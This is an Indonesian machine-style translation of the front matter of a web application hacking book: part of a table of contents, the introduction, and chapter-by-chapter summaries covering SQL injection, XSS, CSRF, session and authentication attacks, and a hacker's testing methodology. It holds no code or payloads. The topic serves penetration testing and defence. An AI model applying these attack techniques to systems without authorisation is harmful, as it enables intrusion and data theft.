Wikto/Nikto	785
Pembakar	785
Ular naga	785
Script Kustom	786
Ringkasan	789
Bab 21 Metodologi Peretas Aplikasi Web Petunjuk umum	791
1 Petakan Konten Aplikasi	795
1.1 Jelajahi Konten Terlihat	795
1.2 Berkonsultasi dengan Sumber Daya Publik	796
1.3 Temukan Konten Tersembunyi	796
1.4 Temukan Konten Default	797
1.5 Menghitung Fungsi yang Ditentukan Pengenal	797
1.6 Uji Parameter Debug	798
2 Menganalisis Aplikasi	798
2.1 Mengidentifikasi Fungsionalitas	798
2.2 Mengidentifikasi Titik Entri Data	799
2.3 Identifikasi Teknologi yang Digunakan	799
2.4 Petakan Permukaan Serangan	800
3 Uji Kontrol Sisi Klien	800
3.1 Uji Pengiriman Data Melalui Klien	801
3.2 Menguji Kontrol Sisi Klien Atas Input Pengguna	801
3.3 Menguji Komponen Ekstensi Peramban	802
4 Uji Mekanisme Otentikasi	805
4.1 Memahami Mekanismenya	805
4.2 Uji Kualitas Kata Sandi	806
4.3 Tes Pencacahan Nama Pengguna	806
4.4 Uji Ketahanan terhadap Menebak Kata Sandi	807
4.5 Menguji Setiap Fungsi Pemulihan Akun	807
4.6 Menguji Setiap Fungsi Ingat Saya	808
4.7 Menguji Fungsi Peniruan Apa Pun	808
4.8 Uji Keunikan Nama Pengguna	809
4.9 Uji Prediktabilitas Kredensial yang Dihasilkan Otomatis	809
4.10 Periksa Pengiriman Kredensial yang Tidak Aman	810
4.11 Periksa Distribusi Kredensial yang Tidak Aman	810
4.12 Uji Penyimpanan Tidak Aman	811
4.13 Uji Kelemahan Logika	811
4.14 Mengeksplorasi Setiap Kerentanan untuk Mendapatkan Akses Tidak Sah	813
5 Uji Mekanisme Manajemen Sesi	814
5.1 Memahami Mekanismenya	814
5.2 Test Token untuk Makna	815
5.3 Token Uji untuk Prediktabilitas	816

5.4 Periksa Pengiriman Token yang Tidak Aman	817
5.5 Periksa Pengungkapan Token di Log	817
5.6 Periksa Pemetaan Token ke Sesi	818
5.7 Penghentian Sesi Uji	818
5.8 Periksa Fiksasi Sesi	819
5.9 Periksa CSRF	820
5.10 Periksa Cakupan Cookie	820
6 Menguji Kontrol Akses	821
6.1 Memahami Persyaratan Kontrol Akses	821
6.2 Uji dengan Banyak Akun	822
6.3 Tes dengan Akses Terbatas	822
6.4 Uji Metode Kontrol Akses Tidak Aman	823
7 Uji Kerentanan Berbasis Input	824
7.1 Fuzz Semua Parameter Permintaan	824
7.2 Tes Injeksi SQL	827
7.3 Pengujian XSS dan Injeksi Respon Lainnya	829
7.4 Tes Injeksi Perintah OS	832
7.5 Pengujian Jalur Traversal	833
7.6 Pengujian Injeksi Skrip	835
7.7 Uji Penyertaan File	835
8 Menguji Kerentanan Input Fungsi-Spesifik	836
8.1 Uji Injeksi SMTP	836
8.2 Uji Kerentanan Perangkat Lunak Asli	837
8.3 Uji Injeksi SOAP	839
8.4 Tes Injeksi LDAP	839
8.5 Uji Injeksi XPath	840
8.6 Uji Injeksi Permintaan Back-End	841
8.7 Uji Injeksi XXE	841
9 Uji Kelemahan Logika	842
9.1 Identifikasi Key Attack Surface	842
9.2 Menguji Proses Bertahap	842
9.3 Uji Penanganan Masukan Tidak Lengkap	843
9.4 Uji Batas Kepercayaan	844
9.5 Uji Logika Transaksi	844
10 Uji Kerentanan Shared Hosting	845
10.1 Uji Segregasi dalam Infrastruktur Bersama	845
10.2 Uji Pemisahan Antara Aplikasi yang Dihosting ASP	845
11 Menguji Kerentanan Server Aplikasi	846
11.1 Menguji Kredensial Default	846
11.2 Menguji Konten Default	847
11.3 Uji Metode HTTP Berbahaya	847
11.4 Uji Fungsi Proksi	847
11.5 Menguji Kesalahan Konfigurasi Hosting Virtual	847
11.6 Pengujian Bug Perangkat Lunak Server Web	848
11.7 Uji Firewall Aplikasi Web	848

12 Cek Lainnya	849
12.1 Memeriksa Serangan Berbasis DOM	849
12.2 Periksa Kerentanan Privasi Lokal	850
12.3 Periksa Cipher SSL yang Lemah	851
12.4 Periksa Konfigurasi Kebijakan Asal-Sama	851
13 Menindaklanjuti Setiap Kebocoran Informasi	852
Indeks	853

duksi

Pendahuluan

Buku ini adalah panduan praktis untuk menemukan dan mengeksplorasi kelemahan keamanan dalam aplikasi web. Yang kami maksud dengan “aplikasi web” adalah aplikasi yang diakses menggunakan browser web untuk berkomunikasi dengan server web. Kami memeriksa berbagai macam teknologi yang berbeda, seperti database, sistem file, dan layanan web, tetapi hanya dalam konteks di mana ini digunakan oleh aplikasi web.

Jika Anda ingin mempelajari cara menjalankan pemindaian port, menyerang firewall, atau membobol server dengan cara lain, kami sarankan Anda mencari di tempat lain. Namun jika Anda ingin mengetahui cara meretas aplikasi web, mencuri data sensitif, dan melakukan tindakan tidak sah, ini adalah buku untuk Anda. Ada cukup hal yang menarik dan menyenangkan untuk dikatakan tentang subjek itu tanpa menyimpang ke wilayah lain mana pun.

Gambaran Umum Buku Ini

Fokus buku ini sangat praktis. Meskipun kami menyertakan latar belakang dan teori yang memadai bagi Anda untuk memahami kerentanan yang terkandung dalam aplikasi web, perhatian utama kami adalah tugas dan teknik yang perlu Anda kuasai untuk menerobosnya. Di sepanjang buku ini, kami menjabarkan langkah-langkah spesifik yang perlu Anda ikuti untuk mendeteksi setiap jenis kerentanan, dan cara mengeksplorasinya untuk melakukan tindakan tidak sah. Kami juga menyertakan banyak contoh dunia nyata, yang berasal dari pengalaman bertahun-tahun penulis, yang menggambarkan bagaimana berbagai jenis kelemahan keamanan manifestasikan dirinya dalam aplikasi web saat ini.

Kesadaran keamanan biasanya merupakan pedang bermata dua. Sama seperti pengembang aplikasi dapat memperoleh manfaat dari memahami metode yang digunakan penyerang, peretas dapat memperoleh manfaat dari mengetahui bagaimana aplikasi dapat mempertahankan diri secara efektif. Selain menjelaskan kerentanan keamanan dan teknik serangan, kami menjelaskan secara rinci penanggulangan yang dapat dilakukan aplikasi untuk mengagalkan

penyerang. Jika Anda melakukan uji penetrasi aplikasi web, ini akan memungkinkan Anda untuk memberikan saran perbaikan berkualitas tinggi kepada pemilik aplikasi yang Anda kompromiskan.

Siapa yang seharusnya membaca buku ini

Audiens utama buku ini adalah siapa saja yang memiliki minat pribadi atau profesional dalam menyerang aplikasi web. Ini juga ditujukan untuk siapa saja yang bertanggung jawab untuk mengembangkan dan mengelola aplikasi web. Mengetahui bagaimana musuh Anda beroperasi akan membantu Anda bertahan melawan mereka.

Kami berasumsi bahwa Anda sudah familiar dengan konsep keamanan inti seperti login dan kontrol akses dan Anda memiliki pemahaman dasar tentang teknologi web inti seperti browser, server web, dan HTTP. Namun, kesenjangan apa pun dalam pengetahuan Anda saat ini tentang bidang-bidang ini akan mudah diperbaiki, baik melalui penjelasan yang terdapat dalam buku ini atau referensi di tempat lain.

Dalam mengilustrasikan banyak kategori kelemahan keamanan, kami menyediakan ekstrak kode yang menunjukkan bagaimana aplikasi bisa menjadi rentan. Contoh-contoh ini cukup sederhana sehingga Anda dapat memahaminya tanpa pengetahuan sebelumnya tentang bahasa yang dimaksud. Tetapi mereka paling berguna jika Anda memiliki pengalaman dasar dengan membaca atau menulis kode.

Bagaimana Buku Ini Disusun

Buku ini disusun secara kasar sejalan dengan ketergantungan antara berbagai topik yang dibahas. Jika Anda baru mengenal peretasan aplikasi web, Anda harus membaca buku ini dari awal sampai akhir, memperoleh pengetahuan dan pemahaman yang Anda perlukan untuk menangani bab-bab selanjutnya. Jika Anda sudah memiliki pengalaman di bidang ini, Anda dapat langsung melompat ke bab atau subbagian mana saja yang menarik minat Anda. Jika perlu, kami telah menyertakan referensi silang ke bab-bab lain, yang dapat Anda gunakan untuk mengisi kekosongan pemahaman Anda.

Kami mulai dengan tiga bab pengaturan konteks yang menjelaskan keadaan keamanan aplikasi web saat ini dan tren yang menunjukkan bagaimana kemungkinan berkembang dalam waktu dekat. Kami memeriksa masalah keamanan inti yang memengaruhi aplikasi web dan mekanisme pertahanan yang diterapkan aplikasi untuk mengatasi masalah ini. Kami juga menyediakan primer pada teknologi utama yang digunakan dalam aplikasi web saat ini.

Sebagian besar buku ini berkaitan dengan topik inti kita — teknik yang dapat Anda gunakan untuk masuk ke aplikasi web. Materi ini diatur seputar tugas-tugas utama yang perlu Anda lakukan untuk melakukan serangan komprehensif. Ini termasuk memetakan fungsionalitas aplikasi, meneliti dan menyerang mekanisme pertahanan intinya, dan menyelidiki kategori kelemahan keamanan tertentu.

Buku ini diakhiri dengan tiga bab yang menyatukan berbagai untaian yang diperkenalkan dalam buku ini. Kami menjelaskan proses menemukan kerentanan dalam kode sumber aplikasi, meninjau alat yang dapat membantu saat Anda meretas aplikasi web, dan menyajikan metodologi mendetail untuk melakukan serangan yang komprehensif dan mendalam terhadap target tertentu.

Bab 1, "Aplikasi Web (Dalam)keamanan," menjelaskan keadaan keamanan saat ini dalam aplikasi web di Internet saat ini. Terlepas dari jaminan umum, sebagian besar aplikasi tidak aman dan dapat dikompromikan dengan cara tertentu dengan tingkat keterampilan yang rendah. Kerentanan dalam aplikasi web muncul karena masalah inti tunggal: pengguna dapat mengirimkan masukan sewenang-wenang. Bab ini membahas faktor-faktor utama yang berkontribusi terhadap lemahnya postur keamanan aplikasi saat ini. Ini juga menjelaskan bagaimana cacat dalam aplikasi web dapat membuat infrastruktur teknis organisasi yang lebih luas menjadi sangat rentan terhadap serangan.

Bab 2, "Mekanisme Pertahanan Inti," menjelaskan mekanisme keamanan utama yang digunakan aplikasi web untuk mengatasi masalah mendasar bahwa semua input pengguna tidak dapat dipercaya. Mekanisme ini adalah cara aplikasi mengelola akses pengguna, menangani input pengguna, dan merespons penyerang. Mekanisme ini juga mencakup fungsi yang disediakan bagi administrator untuk mengelola dan memantau aplikasi itu sendiri. Mekanisme keamanan inti aplikasi juga mewakili permukaan serangan utamanya, jadi Anda perlu memahami cara kerja mekanisme ini sebelum Anda dapat menyerangnya secara efektif.

Bab 3, "Teknologi Aplikasi Web," adalah panduan singkat tentang teknologi utama yang mungkin Anda temui saat menyerang aplikasi web. Ini mencakup semua aspek yang relevan dari protokol HTTP, teknologi yang biasa digunakan pada sisi klien dan server, dan berbagai skema yang digunakan untuk menyandikan data. Jika Anda sudah terbiasa dengan teknologi web utama, Anda dapat membaca sekilas bab ini.

Bab 4, "Memetakan Aplikasi," menjelaskan latihan pertama yang perlu Anda lakukan saat menargetkan aplikasi baru — mengumpulkan informasi sebanyak mungkin untuk memetakan permukaan serangannya dan merumuskan rencana serangan Anda. Proses ini mencakup penjelajahan dan pemeriksaan aplikasi untuk mengatalogkan semua konten dan fungsinya, mengidentifikasi semua titik masuk untuk input pengguna, dan menemukan teknologi yang digunakan.

Bab 5, "Melewati Kontrol Sisi Klien," mencakup area pertama dari kerentanan aktual, yang muncul saat aplikasi bergantung pada kontrol yang diimplementasikan pada sisi klien untuk keamanannya. Pendekatan ini biasanya cacat, karena setiap kontrol sisi klien, tentu saja, dapat dielakkan. Dua cara utama aplikasi membuat diri mereka rentan adalah dengan mentransmisikan data melalui klien dengan asumsi bahwa itu tidak akan dimodifikasi, dan dengan mengandalkan pemeriksaan sisi klien pada input pengguna. Bab ini menjelaskan serangkaian teknologi menarik, termasuk kontrol ringan yang diimplementasikan dalam HTML, HTTP, dan JavaScript, dan kontrol kelas berat lainnya menggunakan applet Java, kontrol ActiveX, Silverlight, dan objek Flash.

Bab 6, 7, dan 8 mencakup beberapa mekanisme pertahanan paling penting yang diimplementasikan dalam aplikasi web: mereka yang bertanggung jawab untuk mengontrol akses pengguna. Bab 6, "Menyerang Otentikasi," mengkaji berbagai fungsi yang dengannya aplikasi mendapatkan jaminan atas identitas penggunanya. Ini termasuk fungsi login utama dan juga fungsi yang lebih terkait otentikasi periferal seperti pendaftaran pengguna, pengubahan kata sandi, dan pemulihan akun. Mekanisme otentikasi mengandung banyak kerentanan yang berbeda, baik dalam desain maupun implementasi, yang dapat dimanfaatkan penyerang untuk mendapatkan akses tidak sah. Ini berkisar dari cacat yang jelas, seperti kata sandi yang buruk dan kerentanan terhadap serangan brute-force, hingga masalah yang lebih tidak jelas dalam logika autentikasi.

Bab 7, "Menyerang Manajemen Sesi," memeriksa mekanisme dimana sebagian besar aplikasi melengkapi protokol HTTP stateless dengan konsep sesi stateful, yang memungkinkan mereka mengidentifikasi secara unik setiap pengguna di beberapa permintaan yang berbeda. Mekanisme ini adalah target utama saat Anda menyerang aplikasi web, karena jika Anda dapat merusaknya, Anda dapat secara efektif mem-bypass login dan menyamar sebagai pengguna lain tanpa mengetahui kredensial mereka. Kami melihat berbagai cacat umum dalam pembuatan dan transmisi token sesi dan menjelaskan langkah-langkah yang dapat Anda ambil untuk menemukan dan mengeksplorasinya.

Bab 8, "Menyerang Kontrol Akses," melihat cara aplikasi benar-benar menerapkan kontrol akses, dengan mengandalkan otentikasi dan mekanisme manajemen sesi untuk melakukannya. Kami menjelaskan berbagai cara di mana kontrol akses dapat dilanggar dan bagaimana Anda dapat mendeteksi dan mengeksplorasi kelemahan ini.

Bab 9 dan 10 mencakup kategori besar kerentanan terkait, yang muncul saat aplikasi menyematkan masukan pengguna ke dalam kode yang ditafsirkan dengan cara yang tidak aman. Bab 9, "Menyerang Penyimpanan Data," dimulai dengan pemeriksaan mendetail tentang kerentanan injeksi SQL. Ini mencakup berbagai serangan, dari yang paling jelas dan sepele hingga teknik eksploitasi tingkat lanjut yang melibatkan saluran out-of-band, inferensi, dan penundaan waktu. Untuk setiap jenis kerentanan dan teknik serangan, kami menjelaskan perbedaan yang relevan antara tiga jenis database umum: MS-SQL, Oracle, dan MySQL. Kami kemudian melihat serangkaian serangan serupa yang muncul terhadap penyimpanan data lain, termasuk NoSQL, XPath, dan LDAP.

Bab 10, "Menyerang Komponen Back-End," menjelaskan beberapa kategori kerentanan injeksi lainnya, termasuk injeksi perintah sistem operasi, injeksi ke dalam bahasa skrip web, serangan traversal jalur file, kerentanan inklusi file, injeksi ke dalam XML, SOAP, back- mengakhiri permintaan HTTP, dan layanan email.

Bab 11, "Logika Aplikasi Menyerang," memeriksa area yang signifikan, dan sering diabaikan, dari permukaan serangan setiap aplikasi: logika internal yang digunakannya untuk mengimplementasikan fungsinya. Cacat dalam logika aplikasi sangat bervariasi dan lebih sulit untuk dicirikan daripada kerentanan umum

seperti injeksi SQL dan skrip lintas situs. Untuk alasan ini, kami menyajikan serangkaian contoh dunia nyata di mana logika yang rusak membuat aplikasi menjadi rentan. Ini menggambarkan berbagai asumsi salah yang dibuat oleh perancang dan pengembang aplikasi. Dari kelemahan individu yang berbeda ini, kami memperoleh serangkaian pengujian khusus yang dapat Anda lakukan untuk menemukan berbagai jenis kelemahan logika yang sering kali tidak terdeteksi.

Bab 12 dan 13 mencakup area besar dan topikal terkait kerentanan yang muncul ketika cacat dalam aplikasi web dapat memungkinkan pengguna aplikasi yang jahat untuk menyerang pengguna lain dan mengompromikan mereka dengan berbagai cara. Bab 12, "Menyerang Pengguna: Pembuatan Skrip Lintas Situs", memeriksa kerentanan yang paling menonjol dari jenis ini — kelemahan yang sangat lazim yang memengaruhi sebagian besar aplikasi web di Internet. Kami memeriksa secara rinci semua rasa yang berbeda dari kerentanan XSS dan menjelaskan metodologi yang efektif untuk mendeteksi dan mengeksplorasi bahkan manifestasi yang paling tidak jelas dari ini.

Bab 13, "Menyerang Pengguna: Teknik Lain," membahas beberapa jenis serangan lain terhadap pengguna lain, termasuk mendorong tindakan pengguna melalui pemalsuan permintaan dan ganti rugi UI, menangkap data lintas domain menggunakan berbagai teknologi sisi klien, berbagai serangan terhadap hal yang sama -origin policy, HTTP header injection, cookie injection dan session fixation, open redirection, client-side SQL injection, local privacy attacks, dan exploiting bugs in ActiveX controls. Bab ini diakhiri dengan diskusi tentang serangkaian serangan terhadap pengguna yang tidak bergantung pada kerentanan dalam aplikasi web tertentu, tetapi dapat disampaikan melalui situs web berbahaya atau penyerang yang ditempatkan dengan tepat.

Bab 14, "Mengotomatiskan Serangan yang Disesuaikan," tidak memperkenalkan kategori kerentanan baru. Sebaliknya, ini menjelaskan teknik penting yang perlu Anda kuasai untuk menyerang aplikasi web secara efektif. Karena setiap aplikasi web berbeda, sebagian besar serangan disesuaikan dengan cara tertentu, disesuaikan dengan perilaku spesifik aplikasi dan cara yang Anda temukan untuk memanipulasinya demi keuntungan Anda. Mereka juga sering meminta mengeluarkan sejumlah besar permintaan serupa dan memantau respons aplikasi. Melakukan permintaan ini secara manual sangat melelahkan dan rentan terhadap kesalahan. Untuk menjadi peretas aplikasi web yang benar-benar ulung, Anda perlu mengotomatiskan pekerjaan ini sebanyak mungkin untuk membuat serangan khusus Anda lebih mudah, lebih cepat, dan lebih efektif. Bab ini menjelaskan secara rinci metodologi yang telah terbukti untuk mencapai hal ini. Kami juga memeriksa berbagai hambatan umum dalam penggunaan otomatisasi, termasuk mekanisme penanganan sesi defensif dan kontrol CAPTCHA. Selanjutnya, kami menjelaskan alat dan teknik yang dapat Anda gunakan untuk mengatasi hambatan tersebut.

Bab 15, "Memanfaatkan Pengungkapan Informasi," memeriksa berbagai cara di mana aplikasi membocorkan informasi saat diserang secara aktif. Saat Anda melakukan semua jenis serangan lain yang dijelaskan dalam buku ini, Anda harus selalu memantau aplikasi untuk mengidentifikasi sumber pengungkapan informasi lebih lanjut yang dapat Anda manfaatkan. Kami menjelaskan bagaimana Anda dapat menyelidiki perilaku anomali dan pesan kesalahan untuk mendapatkan pemahaman yang lebih dalam tentang aplikasi

cara kerja internal dan menyempurnakan serangan Anda. Kami juga membahas cara memanipulasi penanganan kesalahan yang rusak untuk secara sistematis mengambil informasi sensitif dari aplikasi.

Bab 16, "Menyerang Aplikasi yang Dikompilasi Asli," melihat serangkaian kerentanan penting yang muncul dalam aplikasi yang ditulis dalam bahasa kode asli seperti C dan C+++. Kerentanan ini termasuk buffer overflows, kerentanan integer, dan cacat format string. Karena ini adalah topik yang berpotensi besar, kami berfokus pada cara untuk mendeteksi kerentanan ini dalam aplikasi web dan melihat beberapa contoh dunia nyata tentang bagaimana kerentanan ini muncul dan dieksloitasi.

Bab 17, "Attacking Application Architecture," membahas area penting keamanan aplikasi web yang sering diabaikan. Banyak aplikasi menggunakan arsitektur berjenjang. Gagal memisahkan tingkatan yang berbeda dengan benar sering membuat aplikasi rentan, memungkinkan penyerang yang menemukan cacat pada satu komponen dengan cepat membahayakan seluruh aplikasi. Ancaman yang berbeda muncul di lingkungan hosting bersama, di mana cacat atau kode berbahaya dalam satu aplikasi terkadang dapat dieksloitasi untuk mengganggu lingkungan itu sendiri dan aplikasi lain yang berjalan di dalamnya. Bab ini juga membahas berbagai ancaman yang muncul dalam jenis lingkungan hosting bersama yang dikenal sebagai "komputasi awan".

Bab 18, "Menyerang Server Aplikasi," menjelaskan berbagai cara di mana Anda dapat menargetkan aplikasi web dengan menargetkan server web tempat aplikasi tersebut berjalan. Kerentanan di server web secara luas terdiri dari cacat dalam konfigurasinya dan kelemahan keamanan dalam perangkat lunak server web. Topik ini berada di batas subjek yang dicakup dalam buku ini, karena server web adalah komponen yang sangat berbeda dalam tumpukan teknologi. Namun, sebagian besar aplikasi web terikat erat dengan server web tempat aplikasi tersebut dijalankan. Oleh karena itu, serangan terhadap server web disertakan dalam buku ini karena sering kali dapat digunakan untuk mengkompromikan aplikasi secara langsung, bukan secara tidak langsung dengan terlebih dahulu mengkompromikan host yang mendasarinya.

Bab 19, "Menemukan Kerentanan dalam Kode Sumber," menjelaskan pendekatan yang sama sekali berbeda untuk menemukan kelemahan keamanan daripada yang dijelaskan di bagian lain dalam buku ini. Dalam banyak situasi dimungkinkan untuk meninjau kode sumber aplikasi, tidak semuanya memerlukan kerja sama dari pemilik aplikasi. Meninjau kode sumber aplikasi seringkali sangat efektif dalam menemukan kerentanan yang akan sulit atau memakan waktu untuk dideteksi dengan memeriksa aplikasi yang sedang berjalan. Kami menjelaskan metodologi, dan menyediakan lembar contekan bahasa per bahasa, untuk memungkinkan Anda melakukan tinjauan kode yang efektif bahkan jika Anda memiliki pengalaman pemrograman yang terbatas.

Bab 20, "Toolkit Peretas Aplikasi Web," menyatakan berbagai alat yang dijelaskan dalam buku ini. Ini adalah alat yang sama yang digunakan penulis saat menyerang aplikasi web dunia nyata. Kami memeriksa fitur-fitur utama dari alat-alat ini dan menjelaskan secara rinci jenis jalur kerja yang umumnya perlu Anda terapkan untuk mendapatkan yang terbaik darinya. Kami juga memeriksa sejauh mana setiap alat yang sepenuhnya otomatis

dapat efektif dalam menemukan kerentanan aplikasi web. Terakhir, kami memberikan beberapa tips dan saran untuk mendapatkan hasil maksimal dari toolkit Anda.

Bab 21, "Metodologi Peretas Aplikasi Web," adalah kumpulan komprehensif dan terstruktur dari semua prosedur dan teknik yang dijelaskan dalam buku ini. Ini diatur dan dipesan sesuai dengan ketergantungan logis antara tugas saat Anda melakukan serangan yang sebenarnya. Jika Anda telah membaca dan memahami semua kerentanan dan teknik yang dijelaskan dalam buku ini, Anda dapat menggunakan metodologi ini sebagai daftar lengkap dan rencana kerja saat melakukan serangan terhadap aplikasi web.

Yang Baru di Edisi Ini

Dalam empat tahun sejak edisi pertama buku ini diterbitkan, banyak yang berubah, dan banyak yang tetap sama. Pawai teknologi baru, tentu saja, terus berlanjut, dan ini telah menimbulkan kerentanan dan serangan baru yang spesifik. Kecerdikan para peretas juga mengarah pada pengembangan teknik serangan baru dan cara baru untuk mengeksloitasi bug lama. Tapi tak satu pun dari faktor-faktor ini, teknologi atau manusia, yang menciptakan revolusi. Teknologi yang digunakan dalam aplikasi saat ini berakar pada teknologi yang sudah berumur bertahun-tahun. Dan konsep dasar yang terlibat dalam teknik eksploitasi mutakhir saat ini lebih tua daripada banyak peneliti yang menerapkannya dengan sangat efektif. Keamanan aplikasi web adalah area yang dinamis dan menarik untuk dikerjakan, tetapi sebagian besar dari akumulasi kebijaksanaan kita telah berkembang perlahan selama bertahun-tahun. Itu akan dikenali secara khusus oleh para praktisi yang bekerja satu dekade atau lebih yang lalu.

Edisi kedua ini bukanlah penulisan ulang lengkap dari yang pertama. Sebagian besar materi dalam edisi pertama tetap valid dan terkini hingga saat ini. Sekitar 30% konten dalam edisi ini baru atau direvisi secara ekstensif. Sisanya 70% mengalami sedikit modifikasi atau tidak sama sekali. Jika Anda telah meningkatkan dari edisi pertama dan merasa kecewa dengan angka-angka ini, Anda harus berhati-hati. Jika Anda telah menguasai semua teknik yang dijelaskan di edisi pertama, Anda sudah memiliki sebagian besar keterampilan dan pengetahuan yang Anda butuhkan. Anda dapat fokus pada apa yang baru dalam edisi ini dan dengan cepat mempelajari area keamanan aplikasi web yang telah berubah dalam beberapa tahun terakhir.

Salah satu fitur baru yang signifikan dari edisi kedua adalah penyertaan di seluruh buku contoh nyata dari hampir semua kerentanan yang tercakup. Di mana pun Anda melihat pesan "Cobalah!" link, Anda dapat online dan bekerja secara interaktif dengan contoh yang sedang dibahas untuk mengonfirmasi bahwa Anda dapat menemukan dan mengeksloitasi kerentanan yang dikandungnya. Ada beberapa ratus lab ini, yang dapat Anda selesaikan dengan kecepatan Anda sendiri saat membaca buku. Laboratorium online tersedia berdasarkan langganan dengan biaya rendah untuk menutupi biaya hosting dan pemeliharaan infrastruktur yang terlibat.

Jika Anda ingin berfokus pada hal-hal yang baru di edisi kedua, berikut adalah rangkuman bidang-bidang utama di mana materi telah ditambahkan atau ditulis ulang:

Bab 1, "Aplikasi Web (Dalam)keamanan," telah sebagian diperbarui untuk mencerminkan penggunaan baru aplikasi web, beberapa tren luas dalam teknologi, dan cara di mana perimeter keamanan organisasi tipikal terus berubah.

Bab 2, "Mekanisme Pertahanan Inti," telah mengalami sedikit perubahan. Beberapa contoh telah ditambahkan tentang teknik umum untuk melewati pertahanan validasi input.

Bab 3, "Teknologi Aplikasi Web," telah diperluas dengan beberapa bagian baru yang menjelaskan teknologi baru atau yang dijelaskan lebih singkat di tempat lain dalam edisi pertama. Topik yang ditambahkan meliputi REST, Ruby on Rails, SQL, XML, layanan web, CSS, VBScript, model objek dokumen, Ajax, JSON, kebijakan asal yang sama, dan HTML5.

Bab 4, "Memetakan Aplikasi," telah menerima berbagai pembaruan kecil untuk mencerminkan perkembangan teknik pemetaan konten dan fungsi.

Bab 5, "Melewati Kontrol Sisi Klien," telah diperbarui secara lebih ekstensif. Secara khusus, bagian tentang teknologi ekstensi browser sebagian besar telah ditulis ulang untuk memasukkan panduan yang lebih terperinci tentang pendekatan umum untuk dekompilasi dan debugging bytecode, cara menangani data berseri dalam format umum, dan cara menangani hambatan umum untuk pekerjaan Anda, termasuk non-klien yang sadar proxy dan masalah dengan SSL. Bab ini juga sekarang mencakup teknologi Silverlight.

Bab 6, "Autentikasi Menyerang," tetap terkini dan hanya memiliki pembaruan kecil.

Bab 7, "Manajemen Sesi Menyerang," telah diperbarui untuk mencakup alat baru untuk secara otomatis menguji kualitas keacakan dalam token. Ini juga berisi materi baru untuk menyerang token terenkripsi, termasuk teknik praktis untuk merusak token tanpa mengetahui algoritma kriptografi atau kunci enkripsi yang digunakan.

Bab 8, "Menyerang Kontrol Akses," sekarang mencakup kerentanan kontrol akses yang timbul dari akses langsung ke metode sisi server, dan dari kesalahan konfigurasi platform di mana aturan berdasarkan metode HTTP digunakan untuk mengontrol akses. Ini juga menjelaskan beberapa alat dan teknik baru yang dapat Anda gunakan untuk mengotomatisasi sebagian tugas pengujian kontrol akses yang sering kali berat.

Materi di Bab 9 dan 10 telah diatur ulang untuk menciptakan bab yang lebih mudah diatur dan susunan topik yang lebih logis. Bab 9, "Menyerang Penyimpanan Data," berfokus pada injeksi SQL dan serangan serupa terhadap teknologi penyimpanan data lainnya. Karena kerentanan injeksi SQL telah dipahami dan ditangani secara lebih luas, materi ini sekarang lebih berfokus pada situasi praktis di mana injeksi SQL masih ditemukan. Ada juga pembaruan kecil untuk mencerminkan teknologi dan metode serangan saat ini. Bagian baru tentang penggunaan alat otomatis untuk mengeksloitasi kerentanan injeksi SQL disertakan. Materi tentang injeksi LDAP sebagian besar telah ditulis ulang untuk memasukkan lebih detail

cakupan teknologi tertentu (Microsoft Active Directory dan OpenLDAP), serta teknik baru untuk mengeksplorasi kerentanan umum. Bab ini juga sekarang mencakup serangan terhadap NoSQL.

Bab 10, "Menyerang Komponen Back-End," mencakup jenis kerentanan injeksi sisi server lainnya yang sebelumnya disertakan di Bab 9. Bagian baru mencakup injeksi entitas eksternal XML dan injeksi ke permintaan HTTP back-end, termasuk injeksi parameter HTTP/ polusi dan injeksi ke dalam skema penulisan ulang URL.

Bab 11, "Menyerang Logika Aplikasi," mencakup lebih banyak contoh dunia nyata tentang kelemahan logika umum dalam fungsi validasi masukan. Dengan peningkatan penggunaan enkripsi untuk melindungi data aplikasi saat istirahat, kami juga menyertakan contoh cara mengidentifikasi dan mengeksplorasi oracle enkripsi untuk mendekripsi data terenkripsi.

Topik penyerangan terhadap pengguna aplikasi lain, yang sebelumnya dibahas di Bab 12, telah dipecah menjadi dua bab, karena materi ini menjadi terlalu besar. Bab 12, "Menyerang Pengguna: Pembuatan Skrip Lintas Situs," hanya berfokus pada XSS. Materi ini telah banyak diperbarui di berbagai bidang. Bagian tentang melewati filter defensif untuk memperkenalkan kode skrip telah sepenuhnya ditulis ulang untuk mencakup teknik dan teknologi baru, termasuk berbagai metode yang kurang dikenal untuk mengeksekusi kode skrip pada browser saat ini. Ada juga cakupan metode yang jauh lebih rinci untuk mengaburkan kode skrip untuk mem-bypass filter input umum. Bab ini mencakup beberapa contoh baru serangan XSS di dunia nyata. Bagian baru dalam menghadirkan eksplorasi XSS yang berfungsi dalam kondisi menantang mencakup peningkatan serangan di seluruh halaman aplikasi, Perujuk header, dan mengeksplorasi XSS dalam konten permintaan dan respons yang tidak standar seperti XML. Ada pemeriksaan mendetail tentang filter XSS bawaan browser dan bagaimana ini dapat dielakkan untuk menghasilkan eksplot. Bagian baru membahas teknik khusus untuk mengeksplorasi XSS di aplikasi email web dan di file yang diunggah. Terakhir, ada berbagai pembaruan pada tindakan defensif yang dapat digunakan untuk mencegah serangan XSS.

Bab 13 yang baru, "Menyerang Pengguna: Teknik Lain," menyatukan sisa area yang luas ini. Topik pemalsuan permintaan lintas situs telah diperbarui untuk menyertakan serangan CSRF terhadap fungsi login, cacat umum pada pertahanan anti-CSRF, serangan ganti rugi UI, dan cacat umum pada pertahanan framebusting. Bagian baru tentang pengambilan data lintas-domain mencakup teknik untuk mencuri data dengan menyuntikkan teks yang berisi HTML dan CSS nonskrip, dan berbagai teknik untuk pengambilan data lintas-domain menggunakan JavaScript dan E4X. Bagian baru memeriksa kebijakan asal yang sama secara lebih rinci, termasuk implementasinya di berbagai teknologi ekstensi browser, perubahan yang dibawa oleh HTML5, dan cara melintasi domain melalui aplikasi layanan proxy. Ada bagian baru tentang injeksi cookie sisi klien, injeksi SQL, dan polusi parameter HTTP. Bagian tentang serangan privasi sisi klien telah diperluas untuk mencakup mekanisme penyimpanan yang disediakan oleh teknologi ekstensi browser dan HTML5. Akhirnya, bagian baru telah ditambahkan untuk menyatukan serangan umum

pengguna web yang tidak bergantung pada kerentanan dalam aplikasi tertentu. Serangan-serangan ini dapat dilakukan oleh situs web berbahaya atau yang telah disusupi atau oleh penyerang yang posisinya sesuai di jaringan.

